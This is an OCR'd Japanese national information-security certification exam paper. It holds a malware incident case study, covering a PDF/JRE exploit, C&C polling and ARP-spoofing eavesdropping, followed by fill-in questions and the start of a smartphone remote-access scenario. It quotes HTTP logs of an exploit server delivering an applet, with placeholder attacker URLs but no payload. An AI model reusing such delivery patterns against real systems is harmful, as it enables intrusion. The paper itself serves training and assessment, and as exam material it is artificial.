SC

平成25年度　秋期
情報セキュリティスペシャリスト試験
午後Ⅱ　問題

試験時間	14:30 ～ 16:30（2時間）

注意事項

1. 試験開始及び終了は，監督員の時計が基準です。監督員の指示に従ってください。
2. 試験開始の合図があるまで，問題冊子を開いて中を見てはいけません。
3. **答案用紙への受験番号などの記入は，試験開始の合図があってから始めてください。**
4. 問題は，次の表に従って解答してください。

問題番号	問1，問2
選択方法	1問選択

5. 答案用紙の記入に当たっては，次の指示に従ってください。
   (1) B又はHBの黒鉛筆又はシャープペンシルを使用してください。
   (2) **受験番号欄**に**受験番号**を，**生年月日欄**に**受験票の生年月日**を記入してください。正しく記入されていない場合は，採点されないことがあります。生年月日欄については，受験票の生年月日を訂正した場合でも，訂正前の生年月日を記入してください。
   (3) **選択した問題**については，次の例に従って，**選択欄**の**問題番号**を○印で囲んでください。○印がない場合は，採点されません。2問とも○印で囲んだ場合は，はじめの1問について採点します。
   (4) 解答は，問題番号ごとに指定された枠内に記入してください。
   (5) 解答は，丁寧な字ではっきりと書いてください。読みにくい場合は，減点の対象になります。

〔問2を選択した場合の例〕

選択欄	
1問選択	問1
	(問2)

注意事項は問題冊子の裏表紙に続きます。
こちら側から裏返して，必ず読んでください。

問1　マルウェア感染への対策に関する次の記述を読んで，設問1～4に答えよ。

A社は，製造業を営む従業員数 5,000 名の企業である。国内にある本社の他に，国内外に拠点1～6の6拠点がある。

本社と各拠点は，それぞれ独自にインターネットに接続している。本社のファイアウォール（以下，FWという）と各拠点の Unified Threat Management（UTM）間はインターネット VPN を構成しており，本社内に設置されているシステム B を本社だけでなく各拠点からも利用している。また，外部の ASP サービス C（以下，システム Cという）は，クラウドコンピューティングによって実現された Web サービスであり，本社と各拠点の従業員がインターネット経由で利用している。従業員には，一人 1 台ずつ PC が貸与されている。A社のネットワーク構成の概要を図1に示す。



図1　A社のネットワーク構成の概要

PC は全て本社又は各拠点の OA-LAN に接続されており，各 PC からは，ブラウザで，システム B，システム C，インターネット上の Web サイトなどにアクセスできる。インターネット上の Web サイトの閲覧は，業務上必要な情報収集や調査などのために，全従業員に許可している。本社からインターネット上の Web サイトにアクセスする場

合はプロキシを経由するが，各拠点からアクセスする場合は，プロキシを経由しない。電子メール（以下，メールという）のうち，A 社外と各拠点間で交換されるものは本社の社外メールサーバを経由せずに送られる。

なお，社外からメールを閲覧する仕組みはない。また，全 PC にウイルス対策ソフトがインストールされている。PC の設定状況を表 1 に，PC にインストールされているソフトウェアの利用状況を表 2 に，A 社のサーバ，ネットワーク機器の機能一覧を表 3 に示す。各拠点の PC から本社へのアクセスは，本社の FW によって，本社の DMZ 及びサーバ LAN だけに制限されている。

表 1　PC の設定状況（抜粋）

項番	名称	内容
1	スクリーンセーバ	・無操作状態が 15 分間続いたときに起動 ・解除にはパスワードを入力
2	パーソナルファイアウォール	・インバウンド通信及びアウトバウンド通信の制御（現状は無効）
3	ログ取得	・OS の起動及び停止，OS へのログイン及びログアウトのログを取得 [1]

注 [1]　各アプリケーションの実行履歴は取得していない。

表 2　PC にインストールされているソフトウェアの利用状況（抜粋）

項番	名称	内容
1	ウイルス対策ソフト V	・リアルタイムでスキャンし，マルウェアなどを検出し駆除 ・OS 起動時及び 3 時間ごとにウイルス定義ファイルをアップデート ・毎週月曜日の 12 時にハードディスク全体をスキャン ・マルウェア検出時に管理サーバへ自動通知（現状は無効）[1]
2	PDF 閲覧ソフト W	・PDF ファイルを閲覧するために利用
3	JRE（Java Runtime Environment）	・システム B を利用するとき，ブラウザで Java アプレットを実行するために利用

注 [1]　A 社の規程では，マルウェア検出時には利用者が社内のヘルプデスクに連絡しなければならない。

表3　サーバ，ネットワーク機器の機能一覧（抜粋）

項番	名称	機能	内容
1	プロキシ	アクセス制御機能	・利用者認証機能（現状は無効）
		URL フィルタリング機能	・ブラックリスト方式 ・ホワイトリスト方式（現状は無効） ・HTTP リクエストの任意のヘッダのフィルタリング（現状は無効）
		ウイルスチェック機能	・HTTP 通信にマルウェアが含まれているかのスキャン
		ログ取得機能	・Web サイトへのアクセスログの取得 ・POST 内容の取得（現状は無効）
2	社内メールサーバ及び拠点メールサーバ	MTA（Mail Transfer Agent）機能	・MUA（Mail User Agent）との通信の暗号化（現状は無効） ・SMTP 通信にマルウェアが含まれているかのスキャン
		MRA（Mail Retrieval Agent）機能	・POP3 を利用 ・MUA との通信の暗号化（現状は無効）
3	FW	アクセス制御機能	・社外メールサーバについては SMTP 以外のインバウンド通信を禁止
		VPN 機能	・VPN 通信
4	UTM	アクセス制御機能	・拠点メールサーバについては SMTP 以外のインバウンド通信を禁止 ・利用者認証機能（現状は無効）
		VPN 機能	・VPN 通信
		URL フィルタリング機能	・ブラックリスト方式 ・ホワイトリスト方式（現状は無効） ・HTTP リクエストの任意のヘッダのフィルタリング（現状は無効）
		ウイルスチェック機能	・HTTP 通信にマルウェアが含まれているかのスキャン ・SMTP 通信にマルウェアが含まれているかのスキャン
		ログ取得機能	・Web サイトへのアクセスログの取得 ・POST 内容の取得（現状は無効）

〔マルウェアの検出〕

M さんは，本社営業部に所属する営業担当である。10 月 1 日，M さんは 8 時 55 分に出社し，PC の電源を入れてログインした後，9 時から始まる会議に出席した。11 時に会議が終わり自席に戻って，PC のスクリーンセーバを解除した。すると，ウイルス対策ソフト V がマルウェア P を検出し，正常に駆除したことを示すメッセージが表示されていた。M さんは，自席に戻るまで PC を操作していないので，不審に思い，PC に新たなソフトウェアがインストールされていないか，PC 内のデータが消えてしまっていないかなどを確認し，不審と判断したファイルを削除したり，OS 上で稼働するアプリケーションの自動起動設定を変更したりした。11 時 30 分，M さんは昼休みをとるために，PC の調査を中断した。昼食時に同僚にマルウェアの話をしたところ，社内のヘルプデスクに報告すべきだと言われた。

12時30分，昼休みを終えたMさんはPCの調査を再開したが，他に不審な点は確認できなかった。また，マルウェアPが検出された原因についても思い当たる節がなかった。そこで，Mさんは社内のヘルプデスクに電話し，マルウェアPの検出状況などについて報告した。報告を受けたヘルプデスクのHさんは，ウイルス対策ソフトVのサポートサイトで，マルウェアPについて調査した。マルウェアPの特徴は図2のとおりである。

- C&C（Command & Control）サーバとの通信にはHTTPを用いる。
- C&Cサーバとの通信をRC4で暗号化する。
- ブラウザのプロキシ設定を参照する。
- C&Cサーバからファイルをダウンロードして実行できる。
- C&Cサーバから指令を受けて，任意のシェルコマンドを実行できる。
- キーロギングし，その結果をC&Cサーバにアップロードできる。
- PC上の任意のファイルをC&Cサーバにアップロードできる。
- 細工されたWebサイトやPDFファイルの閲覧時に，JREやPDF閲覧ソフトに脆弱性があると感染する。

図2　マルウェアPの特徴

Hさんは，調査結果を情報システム部のK主任に報告した。K主任は，Mさんの PCは以前からマルウェアPに感染していた可能性があり，このまま放置すれば被害が拡大する可能性があると判断した。そこで，Hさんを介して，Mさんに①PCからLANケーブルを抜くように指示した。また，K主任は，マルウェアPへの感染について更なる調査が必要であると考え，情報セキュリティ会社のZ社に，感染原因や被害状況の調査を依頼した。

〔本社に対する調査〕

Z社のX氏が本社を訪れ，マルウェアPの検出状況並びにA社のPC及びネットワーク構成について，K主任から説明を受けた。X氏は，まずMさんのPCについて詳しく調査することにした。X氏は，②Mさんの PCにおける設定が，バックアップされているかどうかを確認したが，A社では設定のバックアップは取得していなかった。また，X氏は，プロキシで取得しているWebサイトへのアクセスログの提供をK主任に依頼した。

X氏は，Mさんの PCのハードディスク全体を別のハードディスクにコピーし，コピーの方のハードディスクを読取り専用でマウントし，調査した。調査によって判明

した内容は，図3のとおりである。

・OS起動時にマルウェアPが自動実行されるような設定が，9月26日12:28に追加されていた。
・9月26日12:28に，PDF閲覧ソフトWを起動し，“待合せ場所.pdf”というPDFファイルを開いていた。
・PDFファイルは，メールに添付されていたパスワード付きZIPファイルに含まれていた。
・PDFファイルにはマルウェアPが組み込まれていた。PDFファイルを開くと，PDF閲覧ソフトWの脆弱性を用いて，PCがマルウェアPに感染するよう細工されていた。
・Mさんは，図4に示すメールを9月25日18:05に，拠点6のLさんへ送信していた。
・Mさんは，図5に示すメールを9月26日11:07に受信していた。そのメールの送信者名は，Lさんを名乗っていたが，A社がLさんに割り当てたメールアドレスからではなく，社外のフリーのWebメールアドレスから送られたものだった。そのメールヘッダは図6のとおりであった。
・Lさんは，9月26日にMさんへメールを送信していない（Lさんへの聞き取り調査結果）。
・9月26日の11:32～14:11には，ブラウザの閲覧履歴は存在しなかった。
・マルウェアP以外の感染は確認できなかった。

図3　調査によって判明した内容

Lさん
お久しぶりです。Mです。
以前連絡いただいた件について，お客様と打合せをするために
10月12日にそちらへ行く予定です。
待合せ場所と時刻を指定してもらえますか。

図4　Mさんが9月25日18:05にLさんへ送信したメールの本文

Mさん
Lです。本当にお久しぶりですね。
外出中なので，私用のフリーメールから送ります。
待合せ場所と時刻を添付しますのでチェックしてください。
パスワードはxxxxxxです。
（添付）待合せ場所.zip

図5　Mさんが9月26日11:07に受信したメールの本文

```
（省略）
 1 Received: from mail.freefree-web-mail.com ([IP アドレス E.E.E.E]) by mail.honsha.A-sha.co.jp
 2  with SMTP id r1K879qP001459 for <M-san@honsha.A-sha.co.jp>;
 3  Thu, 26 Sep 20xx 11:07:10 +0900
 4 Received: from gateway.freefree-web-mail.com ([IP アドレス A.A.A.A])
 5  by mail.freefree-web-mail.com
 6  with SMTP id r3K212qP180922 for <M-san@honsha.A-sha.co.jp>;
 7  Thu, 26 Sep 20xx 11:07:10 +0900
 8 Received: from [IP アドレス B.B.B.B] by gateway.freefree-web-mail.com via HTTP;
 9  Thu, 26 Sep 20xx 2:07:09 -0000
10 From: L-san@freefree-web-mail.com
11 To: M-san@honsha.A-sha.co.jp
12 Date: Thu, 26 Sep 20xx 11:07:09 +0900
13 Subject: Re: 待合せ場所
14 Message-ID: xxxxx@freefree-web-mail.com
15 Accept-Language: ja-JP
16 Content-Language: ja-JP
17 Content-Type: text/plain; charset="utf-8"
18 Content-Transfer-Encoding: base64
19 MIME-Version: 1.0
```

図６　M さんが受信した図５のメールのヘッダ

X 氏は，M さんの PC は，PDF ファイルを閲覧した際にマルウェアに感染したと判断した。また，M さんが受信したメールの送信者は，③Web メールを利用してメールを送信した可能性が高いと考えられるとし，更なる調査を行った。

X 氏は，次にプロキシのログについて調査した。調査によって判明した内容は，図７のとおりである。

・IP アドレス C.C.C.C に対して，M さんの PC は次の 2 種類のリクエストだけを送信していた。
　－http://C.C.C.C/config.bin への GET リクエスト（9 月 26 日 12:28）
　－http://C.C.C.C/gate.php への POST リクエスト（9 月 26 日 12:28 以降，5 分おき）
・POST リクエストのサイズは，全て同一（200 バイト）であった。
・上記の URL，及び IP アドレス C.C.C.C の［　a　］番ポートに④ブラウザでアクセスを試行してみたところ，当該サーバは稼働していないようであった。
・IP アドレス C.C.C.C は最新のブラックリストに登録されていなかった。

図７　プロキシのログについての調査によって判明した内容

X 氏は，本社での調査結果をレポートにまとめて提出した。次は，報告会での X 氏，K 主任，K 主任の上司である O 部長の会話である。

X氏　：攻撃者は，マルウェアPを使って社内のPCを操作していたようです。

O部長：本社の環境では，インターネットからの通信はFWで制限しています。また，各PCからは，プロキシを経由しないとインターネットにはアクセスできないはずです。攻撃者はなぜ，インターネットから社内のPCを操作できるのですか。

X氏　：マルウェアPはブラウザのプロキシ設定を参照してプロキシ経由でC&Cサーバにアクセスしますが，PCからC&Cサーバへの方向だけでHTTPリクエストが発生します。このとき，マルウェアPに対する指令が［　b　］に含まれているので，攻撃者はPCを操作できるというわけです。

K主任：なるほど。このようなマルウェアであれば，FWやプロキシを導入していても，インターネットから社内のPCを操作されてしまいますね。

X氏は，本事象を解明するためには，拠点6の状況も調査すべきであることを説明した。説明を受けてK主任とO部長は，拠点6についても引き続きX氏の協力を仰ぎながら調査することにした。

〔拠点6に対する調査〕

X氏は，K主任とともに拠点6を訪れ，Lさんの PCの状況を調査した。調査結果は，図8のとおりである。

・Lさんは，9月25日から10月1日まで，休暇を取っていて，出社していない。
・Lさんは，9月24日にPCの電源を入れたまま帰宅しており，休暇中も電源は入れたままであった。
・LさんのPCは，10分おきにメールを受信するように設定されていた。
・LさんのPCがマルウェアに感染した痕跡は確認できなかった。

図8　Lさんの PCの状況の調査結果

聞き取り調査のとおり，図5のメールの送信者はLさんではないことが分かった。次に，X氏は本社のメールサーバ又は拠点6の拠点メールサーバが外部から侵入され，メールの内容が漏えいした可能性もあると考え，各メールサーバを調査した。しかし，これらのメールサーバに侵入された痕跡は確認できなかった。

そこでX氏は，他のPCのマルウェア感染を疑い，調査することにした。調査結果は，図9のとおりである。

・拠点 6 の UTM 上の Web アクセスログ（過去 1 か月分）で，IP アドレス C.C.C.C へのアクセスを確認したところ，9 月 25 日 14:11 以降に拠点 6 の N さんの PC から定期的にアクセスがあった。
・N さんの PC は，10 月 1 日にマルウェア P が検出され，駆除されていたことがウイルス対策ソフト V のログから判明した。
・N さんは，マルウェア P の検出をヘルプデスクに報告していなかった。

図 9　他の PC のマルウェア感染の調査結果

X 氏は，マルウェア P が N さんの PC に感染した原因を特定するために，9 月 25 日 14:11 前後での N さんの PC の状況を調査した。調査結果は図 10 のとおりである。

・OS 起動時にマルウェア P を自動実行するように設定されていた。
・9 月 25 日 14:10 に，N さんの PC から次の二つの URL にアクセスしていた（D.D.D.D は IP アドレス）。
　－http://D.D.D.D/javarhino/exploit.jar
　－http://D.D.D.D/javarhino/exploit.class
・9 月 25 日 14:11 に，http://C.C.C.C/config.bin に GET リクエストを送信していた。
・9 月 25 日 14:11 以降，http://C.C.C.C/gate.php に 5 分おきに POST リクエストを送信していた。
・10 月 1 日にウイルス対策ソフト V がマルウェア P を駆除して以降，IP アドレス C.C.C.C にはアクセスしていない。

図 10　N さんの PC の状況の調査結果

X 氏はこれらの内容から，N さんの PC がマルウェア P に感染したのは IP アドレス D.D.D.D へのアクセスが原因ではないかと考え，検証用の PC からブラウザで http://D.D.D.D/javarhino/へのアクセスを試行した。取得したレスポンスからは，JRE の脆弱性を突く Exploit コードを受信していることが分かった。その際のリクエスト及びレスポンスは，図 11 のとおりである。

リクエスト 1

```
GET /javarhino/ HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-shockwave-flash, */*
Accept-Language: ja
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1; SV1)
Host: D.D.D.D
Connection: Keep-Alive
```

レスポンス 1

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: Keep-Alive
Server: Apache
Content-Length: 120

<html><head></head><body><applet
archive="exploit.jar"
code="exploit.class" width="1"
height="1"></applet></body></html>
```

図 11　IP アドレス D.D.D.D にアクセスした際のリクエスト及びレスポンス

リクエスト2

```
GET /javarhino/exploit.jar HTTP/1.1
Accept-Encoding: pack200-gzip, gzip
Content-Type: application/x-java-archive
User-Agent: Mozilla/4.0 (Windows XP 5.1)
Java/1.6.0_21
Host: D.D.D.D
Accept: text/html, image/gif, image/jpeg, *;
q=.2, */*; q=.2
Connection: Keep-Alive
（省略）
```

レスポンス2

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Connection: Keep-Alive
Server: Apache
Content-Length: 50578

PK........uSkB........（省略）
```

リクエスト3

```
GET /javarhino/exploit.class HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1)
Java/1.6.0_21
Host: D.D.D.D
Accept: text/html, image/gif, image/jpeg, *;
q=.2, */*; q=.2
Connection: Keep-Alive
```

レスポンス3

```
HTTP/1.1 200 OK
（省略）
```

図11　IPアドレスD.D.D.Dにアクセスした際のリクエスト及びレスポンス（続き）

X氏は，Nさんの PC 上でタイムスタンプが［　c　］以降のファイルを調査したところ，M さんからのメールが圧縮された状態で保存されていた。次は，この点に関するX氏とK主任の会話である。

K主任：Nさんの PC は，どのようにしてM さんからのメールを入手したのでしょうか。

X氏　：状況から考えると，Nさんの PC がマルウェアPに感染し，Lさんの PC のメール受信時の通信を盗聴した可能性があります。

K主任：どのような手口が使われたのでしょうか。

X氏　：［　d　］という盗聴の手口が利用されたのではないかと思います。

X氏は，図 12 の拠点 6 のネットワーク構成及び図 13 の盗聴時の L さんの PC の ARP テーブルを用いて，K主任に盗聴の手口を説明した。



図 12　拠点 6 のネットワーク構成



図 13　盗聴時の L さんの PC の ARP テーブル（抜粋）

X 氏　：この手法で盗聴されていたとしたら，L さんの PC の ARP テーブルは図 13 のようになっていたはずです。

K 主任：なるほど。このような手口だと，［　f　］を利用してネットワークを構築していても盗聴されてしまいますね。

X 氏は N さんの PC 上に保存されているメールが他にもないか，社内で他にもマルウェア P の感染や不審なメールの受信がないかなどを調査し，今回の事象をまとめて報告書を作成した。

〔対策の検討〕

X 氏は報告書を基に，O 部長と K 主任に調査結果を報告した。X 氏は A 社に対し，図 14 に示す四つの攻撃への対応を推奨した。また，PC 利用ルールの改定が望ましいことも付け加えた。

(1) JRE の脆弱性の悪用によるマルウェア感染
(2) C&C サーバからの PC の操作
(3) [d] によるネットワーク上の通信の盗聴
(4) PDF 閲覧ソフト W の脆弱性の悪用によるマルウェア感染

図 14　A 社で対処すべき四つの攻撃

O 部長は K 主任に対し，各攻撃への対策について検討するよう指示し，K 主任は Z 社の協力を得て対策を検討した。次は，図 14 に関する K 主任と O 部長の会話である。

K 主任：項番(1)，(4)の対策については，常に最新バージョンのソフトウェアを利用することが望ましいと思います。PDF 閲覧ソフト W に関しては，すぐに最新バージョンにアップデートしても問題はないと考えていますが，⑤JRE はアップデート前に準備が必要です。

O 部長：ということは，JRE に関してはすぐに最新バージョンにアップデートできないということか。

K 主任：Java を必要とするケースは限られていますので，⑥プロキシ及び UTM を用いて対策を行うのがよいと思います。

O 部長：マルウェアがその対策をすり抜けてくる可能性も否定しきれないので，完全な対策とはいえないことを認識しておく必要があるな。項番(2)についてはどのような対策が考えられるのか。

K 主任：マルウェア P も含め，多くのマルウェアと C&C サーバ間の通信には，HTTP が利用されています。⑦マルウェアから C&C サーバへの HTTP 通信をプロキシで止める対策が有効だと考えています。

O 部長：しかし，各拠点にはプロキシがないぞ。また，今後，プロキシでは C&C サーバとの通信を止められないマルウェアが出てこないとも限らない。ただ，マルウェア P などには有効な対策だと考えられるので，とりあえず本社にだけは実装することにしよう。項番(3)については，どのような対策が考えられるのか。

K 主任：マルウェアがファイル共有プロトコルを悪用して，他の PC へ感染を広げる事例も確認されています。包括的な対策としては，⑧PC 上のパーソナルファイアウォール機能を活用して，各 PC から他の機器への通信と，他の機器から各 PC への通信を，必要最小限に制限するのがよいと思います。あわせて，

パーソナルファイアウォール機能の停止・設定変更は，各従業員が利用するアカウントではできないようにした方がよいと考えています。

K 主任は他の検討結果も報告し，O 部長の承認を得た。その後，K 主任は検討結果に基づき，対策を進めた。

設問 1　〔マルウェアの検出〕について，(1)，(2) に答えよ。

(1) マルウェア P の駆除を確認した後の M さんの行動は，その後の X 氏によるマルウェア感染の調査を困難にする可能性がある。どの行動がマルウェア感染の調査を困難にするか。その行動を二つ挙げ，それぞれ 35 字以内で述べよ。また，それらの行動がマルウェア感染の調査を困難にする理由を 30 字以内で述べよ。

(2) 本文中の下線①について，被害の拡大を懸念して LAN ケーブルを抜くように K 主任が指示した理由を，30 字以内で述べよ。

設問 2　〔本社に対する調査〕について，(1)～(4)に答えよ。

(1) 本文中の下線②について，X 氏がバックアップの有無を確認した目的を，30 字以内で述べよ。

(2) 本文中の下線③について，X 氏がそのように判断したのは，図 6 の何行目を基に確認したからか。最も適切な行を一つ選び，行番号で答えよ。

(3) 図 7 中の［ a ］に入れる適切な数字を答えよ。また，図 7 中の下線④について，ブラウザでアクセスを試行した際の最も適切なレスポンスを解答群から選び，記号で答えよ。

解答群

ア　204 No Content　　イ　404 Not Found

ウ　503 Service Unavailable　　エ　レスポンスなし

(4) 本文中の［ b ］に入れる適切な字句を，10 字以内で答えよ。

設問3　〔拠点6に対する調査〕及び〔対策の検討〕について，(1)～(4)に答えよ。

(1) 本文中の［　c　］に入れる適切な日時を答えよ。

(2) 本文及び図 14 中の［　d　］，本文中の［　f　］に入れる最も適切な字句を解答群の中から選び，記号で答えよ。

解答群

ア　ARP スプーフィング	イ　IP スプーフィング
ウ　L2SW	エ　MITB
オ　P2P ポイズニング	カ　SDN
キ　SEO ポイズニング	ク　タップ
ケ　ミラーリング	コ　リピータ

(3) 図 13 中の［　e　］に入れる適切な MAC アドレスを答えよ。

(4) 本文及び図 14 中の［　d　］の手口を用いて N さんの PC による盗聴が成立するパケットの送信元 IP アドレスの範囲を具体的に答えよ。

設問4　〔対策の検討〕について，(1)～(4) に答えよ。

(1) 本文中の下線⑤について，必要となる準備を 40 字以内で述べよ。

(2) 本文中の下線⑥について，HTTP 通信を対象に可能な対策を 55 字以内で具体的に述べよ。

(3) 本文中の下線⑦について，有効な対策の内容を 25 字以内で具体的に述べよ。

(4) 本文中の下線⑧について，N さんの PC が L さんの PC の通信を盗聴することを防ぐには，N さんの PC と L さんの PC のどちらかのパーソナルファイアウォールで，インバウンド通信とアウトバウンド通信のどちらかを禁止する設定を行えばよい。設定を行う PC 及び禁止する通信をそれぞれ答えよ。

問2　スマートフォンを利用したリモートアクセス環境に関する次の記述を読んで，設問1～3に答えよ。

D 社は，従業員数 5,000 名の情報システム会社である。D 社は，東京に本社とデータセンタをもち，全国 8 か所に支店をもっている。D 社従業員の多くは，他社との共同プロジェクトに参画する技術者，顧客訪問をする営業員などであり，主に社外で業務を行っている。

D 社では，このような業務形態を踏まえて，従業員が社外でも効率よく業務を行えるよう，全従業員にモバイル PC を 1 台ずつ貸与している。

従業員は，インターネット接続環境があれば，モバイル PC を VPN 経由で社内ネットワークに接続し，社内にいるときと同じように，メールサーバ及び社内 Web サーバにアクセスできる（以下，社外からのメールサーバ及び社内 Web サーバへのアクセスをリモートアクセスという）。モバイル PC とリモートアクセス環境は，業務を行うのに十分なものである。

モバイル PC を VPN 経由で社内ネットワークに接続する際は，まず，VPN サーバに登録された利用者 ID とパスワード（以下，VPN 認証情報という）による利用者認証が行われる。さらに，モバイル PC からメールサーバにアクセスする際は，メールサーバに登録された利用者 ID とパスワード（以下，メールサーバ認証情報という）による利用者認証が行われる。社内 Web サーバにアクセスする際は，利用者認証は行われない。メールサーバ認証情報と VPN 認証情報は異なるものを使用し，また，電子メール（以下，メールという）を他のメールアドレスに自動転送することがないよう，従業員がメールボックスの設定を変更できないようにしている。

モバイル PC に業務データを保存することは認められているが，情報漏えい対策としてハードディスク全体の暗号化が行われている。業務データを暗号化している場合でも，D 社の管理及び規程が及ばないサービス又はシステム，例えば，クラウドコンピューティングサービス（以下，クラウドサービスという）によって提供されるサービス，オンラインストレージサービス，ファイル共有システムなどを利用して保管することは禁止されている。また，業務上必要な場合を除き，利用者がメールを社外のメールアドレスに転送することは禁止されている。

〔スマートフォンを利用したリモートアクセス環境の構築〕

D 社は，従業員の利便性を更に向上させるために，移動中でもメールで社内及び顧

客への連絡が行えるよう，モバイル PC に加えて個人所有のスマートフォンからリモートアクセスできる環境を構築することにした。ただし，社内 Web サーバには機密情報が保管されているので，スマートフォンから社内 Web サーバへのアクセスは認めないことにした。

情報システム部の X 部長は，D 社におけるスマートフォンからのリモートアクセス環境について，希望した従業員だけに利用させる前提で実現方法を検討し，情報セキュリティスペシャリストの Z 主任のレビューを受けるよう，情報システム部の Y 氏に指示した。

Y 氏は，従業員の多くが所有している，スマートフォン A，B の仕様を調査した。Y 氏が整理した，スマートフォン A，B の環境を表 1 に，機能を表 2 に，それぞれ示す。

表 1　スマートフォン A，B の環境（抜粋）

種別 / 環境	スマートフォン A	スマートフォン B
OS	・スマートフォンベンダ H 社が提供している。内部仕様は非公開である。	・IT 企業 T 社が提供しているオープンソースソフトウェアをスマートフォンメーカ各社が搭載している。
アプリケーションインタフェース	・仕様が公開されている。	
アプリケーションの提供形態	・アプリケーション開発ベンダが H 社とアプリケーション提供の契約を締結すると，H 社からアプリケーション開発ベンダのディジタル証明書が発行される。ディジタル署名が付与されたアプリケーションは，H 社の安全性審査を受けることができる。 ・H 社の安全性審査に合格したアプリケーションは，インターネット上の H 社ストアから提供される。 ・スマートフォンの利用者が H 社ストアからアプリケーションを導入する際，アプリケーションのディジタル署名が検証される。ディジタル署名の検証に失敗した場合はエラーとなり，アプリケーションを導入できない。	・アプリケーションは，インターネット上の T 社ストア及び携帯電話事業者の Web サイトから提供されている。また，独自に開発したアプリケーションを公開している Web サイトもある。 ・アプリケーションの安全性審査及び導入時のディジタル署名の検証は行われない。 ・導入するアプリケーションの選択は，利用者に任されている。
OS 及びアプリケーションの更新方法	・OS 又はアプリケーションの更新があった場合は，通知メッセージが表示され，更新ボタンに触れると更新される。	・OS 又はアプリケーションの更新があった場合は，通知メッセージが表示され，更新ボタンに触れると更新が行われる。 ・OS 及び各アプリケーションに自動更新を設定できる。自動更新が設定されている場合は，通知メッセージが表示されることなく更新される。

表２　スマートフォンＡ，Ｂの機能（抜粋）

種別／機能	スマートフォンＡ	スマートフォンＢ
デバイス保護機能	・デバイスパスワードが設定されている場合，電源を入れるとスマートフォンがロック状態になる。ロック解除には，デバイスパスワードの入力が必要である。 ・一定時間，スマートフォンを操作しなかった場合，スマートフォンを自動ロックさせる設定ができる。	
ネットワーク接続機能	・無線 LAN を利用して，インターネットにアクセスできる。 ・VPN クライアント機能をもち，L2TP over IPsec 又は PPTP で VPN に接続できる。	
電話帳機能	・氏名，電話番号，メールアドレス，住所，画像データ，URL を登録したり検索したりすることができる。 ・電話の発着信履歴から電話番号を登録したり，登録済みの電話番号に電話を掛けたりすることができる。 ・受信したメールのメールアドレスを登録したり，メールクライアントからメールを送信する際に，登録されたメールアドレスを呼び出したりすることができる。	
メールクライアント	・メールクライアントが導入されており，POP3 によるメール受信及び SMTP によるメール送信ができる。メール受信においては POP3 over TLS を，メール送信においては SMTP over TLS を，それぞれ使用できる。 ・添付ファイル付き受信メールを閲覧するとファイル名が表示され，ファイル名を選択すると添付ファイルがメールサーバからスマートフォンにダウンロードされる。	
ブラウザ	・ブラウザが導入されており，Web サイトを閲覧できる。 ・Web サイトからファイルをダウンロードして，スマートフォンに保存できる。	
メディアプレーヤ及びドキュメントビューア	・メディアプレーヤ及びドキュメントビューアが導入されており，音声及び動画の再生並びに画像及び文書ファイルの表示ができる。	
外部記憶媒体の利用	・利用できない。	・マイクロ SDHC カードが利用できる。
